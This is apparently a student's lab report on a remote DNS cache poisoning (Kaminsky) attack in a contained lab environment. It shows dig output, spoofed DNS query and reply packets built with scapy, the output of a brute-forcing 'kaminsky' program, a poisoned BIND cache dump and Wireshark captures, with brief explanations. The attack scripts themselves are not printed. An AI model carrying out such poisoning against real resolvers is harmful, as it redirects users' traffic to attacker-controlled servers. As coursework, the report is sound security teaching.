

LAB 6 – REMOTE DNS

NAME: NAVYA PERAM

SRN: PES1UG21CS924

Cross-check

```
root@da10311052ca1:/# export PSI= user:PES1UG21CS924:Navya:\w\i\>
user:PES1UG21CS924:Navya:/
$>dig ns.attacker32.com

; <<>> DiG 9.16.1-Ubuntu <<>> ns.attacker32.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 31612
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 62cf5223f743120201000000652bdc9efcae8b3271595289 (good)
;; QUESTION SECTION:
;ns.attacker32.com.                IN      A

;; ANSWER SECTION:
ns.attacker32.com.                259200  IN      A      10.9.0.153

;; Query time: 8 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Sun Oct 15 12:35:42 UTC 2023
;; MSG SIZE rcvd: 90
```

We observe that the ip address of the attacker is 10.9.0.153, and on comparing it with the environment setup, we can confirm that the setup has been done correctly.

```
Activities Terminal Oct 15 08:38
seed@VM: ~/Labsetup7
user:PES1UG21CS924:Navya:/
$>dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 2303
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: b5215a3fb4776beb01000000652bdca8fdcdcb1c6bf3bfe2 (good)
;; QUESTION SECTION:
;www.example.com.                IN      A

;; ANSWER SECTION:
www.example.com.                86400  IN      A      93.184.216.34

;; Query time: 860 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Sun Oct 15 12:35:52 UTC 2023
;; MSG SIZE rcvd: 88

user:PES1UG21CS924:Navya:/
$>dig @ns.attacker32.com www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> @ns.attacker32.com www.example.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 14420
```

We get the ip address of www.example.com which is always 93.184.216.34, and usually used in testing and documentation. We get to know that the connection is correct.

```
Activities Terminal Oct 15 08:38
seed@VM: ~/Labsetup7
;; Query time: 860 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Sun Oct 15 12:35:52 UTC 2023
;; MSG SIZE rcvd: 88
user:PEs1UG21CS924:Navya:/
$>dig @ns.attacker32.com www.example.com
; <<>> DiG 9.16.1-Ubuntu <<>> @ns.attacker32.com www.example.com
; (1 server found)
; global options: +cmd
; Got answer:
; ->HEADER<<- opcode: QUERY, status: NOERROR, id: 14420
; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1
; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 102082b15ccf58f801000000652bdc85dcc7bab3ee51fe0 (good)
; QUESTION SECTION:
;www.example.com. IN A
; ANSWER SECTION:
www.example.com. 259200 IN A 1.2.3.5
; Query time: 0 msec
; SERVER: 10.9.0.153#53(10.9.0.153)
; WHEN: Sun Oct 15 12:36:08 UTC 2023
; MSG SIZE rcvd: 88
user:PEs1UG21CS924:Navya:/
$>
```

However, when we query example.com through the ns.attacker32.com server, we get 1.2.3.5 which then implies the fact that the corresponding ip address is spoofed.

Task1

```
Activities Terminal Oct 15 08:38
seed@VM: ~/Labsetup7
attacker:PEs1UG21CS924:Navya:/
$>cd volumes/
attacker:PEs1UG21CS924:Navya:/volumes
$>python3 generate_dns_query.py
#### IP ####
version = 4
ihl = None
tos = 0x0
len = None
id = 1
flags =
frag = 0
ttl = 64
proto = udp
chksum = None
src = 1.2.3.4
dst = 10.9.0.53
options \
#### UDP ####
sport = 12345
dport = domain
len = None
chksum = 0x0
#### DNS ####
id = 43690
qr = 0
opcode = QUERY
aa = 0
tc = 0
rd = 1
ra = 0
z = 0
```

```
Oct 15 08:38
seed@VM: ~/./Labsetup7
dport = domain
len = None
chksum = 0x0
###[ DNS ]###
id = 43690
qr = 0
opcode = QUERY
aa = 0
tc = 0
rd = 1
ra = 0
z = 0
ad = 0
cd = 0
rcode = ok
qdcount = 1
ancount = 0
nscount = 0
arcount = 0
\qd
###[ DNS Question Record ]###
| qname = 'twysw.example.com'
| qtype = A
| qclass = IN
an = None
ns = None
ar = None

Sent 1 packets.
attacker:PEs1UG21CS924:Navya:/volumes
$>
```

Oct 15 08:39

Capturing from br-a664a1e5aca6

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	02:42:34:0c:c3:89	Broadcast	ARP	42	Who has 10.9.0.53? Tell 10.9.0.1
2	0.000034342	02:42:0a:09:00:35	02:42:34:0c:c3:89	ARP	42	10.9.0.53 is at 02:42:0a:09:00:35
3	0.015264171	1.2.3.4	10.9.0.53	DNS	77	Standard query 0xaaaa A twysw.example.com
4	0.016624345	10.9.0.53	199.43.133.53	DNS	100	Standard query 0xb5cf A twysw.example.com OPT
5	0.818675720	10.9.0.53	199.43.133.53	DNS	100	Standard query 0xc6a3 A twysw.example.com OPT
6	1.086334641	199.43.133.53	10.9.0.53	DNS	640	Standard query response 0xc6a3 No such name A twysw.example.c...
7	1.087246696	10.9.0.53	1.2.3.4	DNS	142	Standard query response 0xaaaa No such name A twysw.example.c...
8	5.075031907	02:42:0a:09:00:35	02:42:34:0c:c3:89	ARP	42	Who has 10.9.0.1? Tell 10.9.0.53
9	5.075095802	02:42:34:0c:c3:89	02:42:0a:09:00:35	ARP	42	10.9.0.1 is at 02:42:34:0c:c3:89

Frame 1: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface br-a664a1e5aca6, id 0
Ethernet II, Src: 02:42:34:0c:c3:89 (02:42:34:0c:c3:89), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
Address Resolution Protocol (request)

0000 ff ff ff ff ff 02 42 34 0c c3 89 08 06 00 01B 4.....

br-a664a1e5aca6: <live capture in progress> Packets: 9 · Displayed: 9 (100.0%) Profile: Default

Here, we send a DNS request to twysw.example.com and we get a reply in return saying that it doesn't exist. Since the given ip address doesn't exist it is the correct response.

Task2

```
Activities Terminal Oct 15 08:42
seed@VM: ~/.../Labsetup7
ar = None
Sent 1 packets.
attacker:PEs1UG21CS924:Navya:/volumes
$>dig NS example.com
;; <<>> DiG 9.16.1-Ubuntu <<>> NS example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 40299
;; flags: qr rd ra ad; QUERY: 1, ANSWER: 2, AUTHORITY: 0, ADDITIONAL: 1
;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 512
;; QUESTION SECTION:
;example.com. IN NS
;; ANSWER SECTION:
example.com. 121 IN NS a.iana-servers.net.
example.com. 121 IN NS b.iana-servers.net.
;; Query time: 40 msec
;; SERVER: 8.8.8.8#53(8.8.8.8)
;; WHEN: Sun Oct 15 12:40:17 UTC 2023
;; MSG SIZE rcvd: 88
```

Through the above code we find that the nameservers of example.com are a.iana-servers.net. and b.iana-servers.net. We find that the ip address of iana-servers is 199.43.135.53

```
Activities Terminal Oct 15 08:42
seed@VM: ~/.../Labsetup7
;; SERVER: 8.8.8.8#53(8.8.8.8)
;; WHEN: Sun Oct 15 12:40:17 UTC 2023
;; MSG SIZE rcvd: 88
attacker:PEs1UG21CS924:Navya:/volumes
$>dig +short a a.iana-servers.net.
199.43.135.53
attacker:PEs1UG21CS924:Navya:/volumes
$>python3 generate_dns_reply.py
###[ IP ]###
version = 4
ihl = None
tos = 0x0
len = None
id = 1
flags =
frag = 0
ttl = 64
```

```
Oct 15 08:43
seed@VM: ~/Labsetup7

;; MSG SIZE rcvd: 88

attacker:PEs1UG21CS924:Navya:/volumes
$>dig +short a a.iana-servers.net.
199.43.135.53
attacker:PEs1UG21CS924:Navya:/volumes
$>python3 generate_dns_reply.py
###[ IP ]###
version = 4
ihl = None
tos = 0x0
len = None
id = 1
flags =
frag = 0
ttl = 64
proto = udp
chksum = 0x0
src = 199.43.135.53
dst = 10.9.0.53
\options \
###[ UDP ]###
sport = domain
dport = 33333
len = None
chksum = 0x0
###[ DNS ]###
id = 43690
qr = 1
opcode = QUERY
aa = 1
tc = 0
```

```
Oct 15 08:43
seed@VM: ~/Labsetup7

;; MSG SIZE rcvd: 88

attacker:PEs1UG21CS924:Navya:/volumes
$>dig +short a a.iana-servers.net.
199.43.135.53
attacker:PEs1UG21CS924:Navya:/volumes
$>python3 generate_dns_reply.py
###[ IP ]###
version = 4
ihl = None
tos = 0x0
len = None
id = 1
flags =
frag = 0
ttl = 64
proto = udp
chksum = 0x0
src = 199.43.135.53
dst = 10.9.0.53
\options \
###[ UDP ]###
sport = domain
dport = 33333
len = None
chksum = 0x0
###[ DNS ]###
id = 43690
qr = 1
opcode = QUERY
aa = 1
tc = 0
```

Oct 15 08:42


Capturing from br-a664a1e5aca6

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	02:42:34:0c:c3:89	Broadcast	ARP	42	Who has 10.9.0.53? Tell 10.9.0.1
2	0.000019673	02:42:0a:09:00:35	02:42:34:0c:c3:89	ARP	42	10.9.0.53 is at 02:42:0a:09:00:35
3	0.019576779	199.43.135.53	10.9.0.53	DNS	152	Standard query response 0xaaaa A twysw.example.com A 1.2.3.4 ...


br-a664a1e5aca6: <live capture in progress> Packets: 3 · Displayed: 3 (100.0%) Profile: Default

In the above process, we spoof and send a DNS reply. Since the DNS queries are not cached in the system, it assumes that it sent the DNS request and it then accepts the spoofed DNS query and then caches it. For the DNS response sent, we receive a reply, which is 1.2.3.4 and this reply is cached.

Task3



```
Oct 15 08:55 • seed@VM: ~/./Labs... seed@VM: ~/./Labs... seed@VM: ~/./Labs... seed@VM: ~/./Labs... root@f0bea2b91843: / root@4b0874a32d68: / seed@VM: ~/./Labs... seed@VM: ~/./Labs...  
Sent 1 packets.  
attacker:PEs1UG21CS924:Navya:/volumes  
$> ./kaminsky  
name: cizqh, id:0  
name: biwul, id:500  
name: wpbmk, id:1000  
name: quizz, id:1500  
name: tldvx, id:2000  
name: csmow, id:2500  
name: dtgcj, id:3000  
name: offtma, id:3500  
name: ekriw, id:4000  
name: byrja, id:4500  
name: qelvb, id:5000  
name: kxtyl, id:5500  
name: sbeyg, id:6000  
name: polkc, id:6500  
name: nrngz, id:7000  
name: jhzcs, id:7500  
name: zuznp, id:8000  
name: azmwy, id:8500  
name: aqzgo, id:9000  
name: hyfvi, id:9500  
name: hizur, id:10000  
name: yeyai, id:10500  
name: tzduo, id:11000  
name: suohs, id:11500  
name: mhiinp, id:12000  
name: zvnes, id:12500  
name: wncv1, id:13000
```



```
Oct 15 08:55 • seed@VM: ~/./Labs... seed@VM: ~/./Labs... seed@VM: ~/./Labs... seed@VM: ~/./Labs... root@f0bea2b91843: / root@4b0874a32d68: / seed@VM: ~/./Labs... seed@VM: ~/./Labs...  
name: sfmos, id:25500  
name: qvvzk, id:26000  
name: o1efq, id:26500  
name: chia1, id:27000  
name: vibxm, id:27500  
name: qblvc, id:28000  
name: snhhd, id:28500  
name: bxzww, id:29000  
name: jkkqq, id:29500  
name: duznnv, id:30000  
name: jlfli, id:30500  
name: rdldy, id:31000  
name: nxnwe, id:31500  
name: qyeru, id:32000  
name: ddfpv, id:32500  
name: xupyi, id:33000  
name: mitsv, id:33500  
name: dlyoo, id:34000  
name: ybmLx, id:34500  
name: qdxwx, id:35000  
name: szazp, id:35500  
name: vv1mu, id:36000  
name: tzeor, id:36500  
name: brebh, id:37000  
name: tzkhh, id:37500  
name: kzshw, id:38000  
name: pzvpy, id:38500  
name: mmwyy, id:39000  
name: ttxxi, id:39500  
name: qbbvc, id:40000  
name: jqctx, id:40500  
name: odwil, id:41000
```

In cache poisoning, we observe multiple DNS queries which are being sent one after the other with random names and IDs.


```
Oct 15 09:39
root@e283a350ff35: /
seed@VM: ~/Lab... seed@VM: ~/Lab... seed@VM: ~/Lab... root@e283a350ff35: / seed@VM: ~/Labs... root@a4254379d... seed@VM: ~/v...
[10/15/23]seed@VM:~/Labsetup7$ docksh e2
root@e283a350ff35:/# export PS1="local-dns:PES1UG21CS924:\w\n\${>}"
local-dns:PES1UG21CS924:/
$>rndc dumpdb -cache && grep attacker /var/cache/bind/dump.db
ns.attacker32.com. 615571 \-AAAA ;-$NXRRSET
; attacker32.com. SOA ns.attacker32.com. admin.attacker32.com. 2008111001 28800 7200 2419200 86400
example.com. 777558 NS ns.attacker32.com.
; ns.attacker32.com [v4 TTL 1771] [v6 TTL 10771] [v4 success] [v6 nxrrset]
local-dns:PES1UG21CS924:/
$>
```

Here, we observe that the cache contains the word attacker, which means that our spoofed DNS response has been successfully accepted by the DNS server. Hence, we can say that we have poisoned the cache successfully.

Task 4

```
Oct 15 09:45
seed@VM: ~/Labsetup7
seed@VM: ~/Labsetu... seed@VM: ~/Labsetu... seed@VM: ~/Labsetu... root@e283a350ff35: / seed@VM: ~/Labsetu... root@a4254379dat: / seed@VM: ~/volu... seed@VM: ~/Labsetu...
[10/15/23]seed@VM:~/Labsetup7$ docksh ld
root@1d2794bf510b:/# export PS1="user:PES1UG21CS924:\w\n\${>}"
user:PES1UG21CS924:/
$>dig www.example.com
; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->HEADER<- opcode: QUERY, status: NOERROR, id: 19749
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1
;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 4096
;; COOKIE: e90b4e567b49970d01000000652bebd27274852f124c1c72 (good)
;; QUESTION SECTION:
;; www.example.com. IN A
;; ANSWER SECTION:
www.example.com. 259200 IN A 1.2.3.5
;; Query time: 32 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Sun Oct 15 13:40:34 UTC 2023
;; MSG SIZE rcvd: 88
user:PES1UG21CS924:/
$>dig @ns.attacker32.com www.example.ccom
; <<>> DiG 9.16.1-Ubuntu <<>> @ns.attacker32.com www.example.ccom
; (1 server found)
;; global options: +cmd
;; Got answer:
```

```
Activities Terminal Oct 15 08:58 • seed@VM: ~/./Labs... seed@VM: ~/./Labs... seed@VM: ~/./Labs... seed@VM: ~/./Labs... root@f0bea2b91843: / root@4b0874a32668: / seed@VM: ~/./Labs... seed@VM: ~/./Labs...  
;; WHEN: Sun Oct 15 12:57:06 UTC 2023  
;; MSG SIZE rcvd: 88  
user:PES1UG21CS924:Navya:/  
$>dig @ns.attacker32.com www.example.com  
;<>> DiG 9.16.1-Ubuntu <>> @ns.attacker32.com www.example.com  
;<>> (1 server found)  
;<>> global options: +cmd  
;<>> Got answer:  
;<>> ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 37733  
;<>> flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1  
;<>>  
;<>> OPT PSEUDOSECTION:  
;<>> EDNS: version: 0, flags:; udp: 4096  
;<>> COOKIE: e443dbb422ab394b01000000652be1b0c694c4898bfca8d2 (good)  
;<>> QUESTION SECTION:  
;<>> www.example.com. IN A  
;<>>  
;<>> ANSWER SECTION:  
;<>> www.example.com. 259200 IN A 1.2.3.5  
;<>>  
;<>> Query time: 0 msec  
;<>> SERVER: 10.9.0.153#53(10.9.0.153)  
;<>> WHEN: Sun Oct 15 12:57:20 UTC 2023  
;<>> MSG SIZE rcvd: 88  
user:PES1UG21CS924:Navya:/  
$>dig www.example.com  
;<>> DiG 9.16.1-Ubuntu <>> www.example.com  
;<>> global options: +cmd
```

We observe that both the above ip addresses are same. This occurs as the local DNS server sends the query to ns.attacker32.com rather than the actual nameserver. We find that the attack is indeed successful, as the local DNS server cache is updated to that of the malicious server.

```
Activities Wireshark Oct 15 09:48 • *br-a664a1e5aca6  
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help  
ip.addr==10.9.0.5  
No. Time Source Destination Protocol Length Info  
8228.14.644589990 10.9.0.5 10.9.0.53 DNS 69 Standard query 0x4d25 A www.example.com OPT  
8223.14.644589990 10.9.0.53 10.9.0.5 DNS 138 Standard query response 0x4d25 A www.example.com A 1.2.3.5 OPT  
1809.34.618517967 10.9.0.5 10.9.0.53 DNS 77 Standard query 0x4c75 A ns.attacker32.com  
1810.34.625667398 10.9.0.53 10.9.0.5 DNS 93 Standard query response 0x4c75 A ns.attacker32.com A 10.9.0.1  
1814.34.666464071 10.9.0.5 10.9.0.153 DNS 100 Standard query 0xf49a A www.example.com OPT  
1888.36.049866934 10.9.0.153 10.9.0.5 DNS 191 Standard query response 0xf49a No such name A www.example.com  
2239.43.045628496 10.9.0.5 10.9.0.53 DNS 77 Standard query 0xec80 A ns.attacker32.com  
2240.43.057080417 10.9.0.53 10.9.0.5 DNS 93 Standard query response 0xec80 A ns.attacker32.com A 10.9.0.1  
2240.43.059623602 10.9.0.5 10.9.0.153 DNS 99 Standard query 0xeef2 A www.example.com OPT  
2240.43.062032592 10.9.0.153 10.9.0.5 DNS 131 Standard query response 0xeef2 A www.example.com A 1.2.3.6 OPT  
3388.65.002440776 10.9.0.5 10.9.0.53 DNS 77 Standard query 0x697b A ns.attacker32.com  
3388.65.002820846 10.9.0.53 10.9.0.5 DNS 93 Standard query response 0x697b A ns.attacker32.com A 10.9.0.1  
3310.65.033892190 10.9.0.5 10.9.0.153 DNS 99 Standard query 0xf8c6 A www.example.com OPT  
3310.65.034183824 10.9.0.153 10.9.0.5 DNS 131 Standard query response 0xf8c6 A www.example.com A 1.2.3.6 OPT  
Frame 820834: 98 bytes on wire (784 bits), 98 bytes captured (784 bits) on interface br-a664a1e5aca6, id 0  
Ethernet II, Src: 02:42:0a:09:06:05 (02:42:0a:09:06:05), Dst: 02:42:0a:09:06:35 (02:42:0a:09:06:35)  
0000 02 42 0a 09 06 35 02 42 0a 09 06 05 08 00 45 00 B 5 B ..... E  
Source or Destination Address: IPv4 address Packets: 4056589 Displayed: 14 (0.0%) Profile: Default
```

In the above wireshark picture, we observe that the DNS query from the host is forwarded to the local DNS server, from where it is further forwarded to the attacker's Nameserver.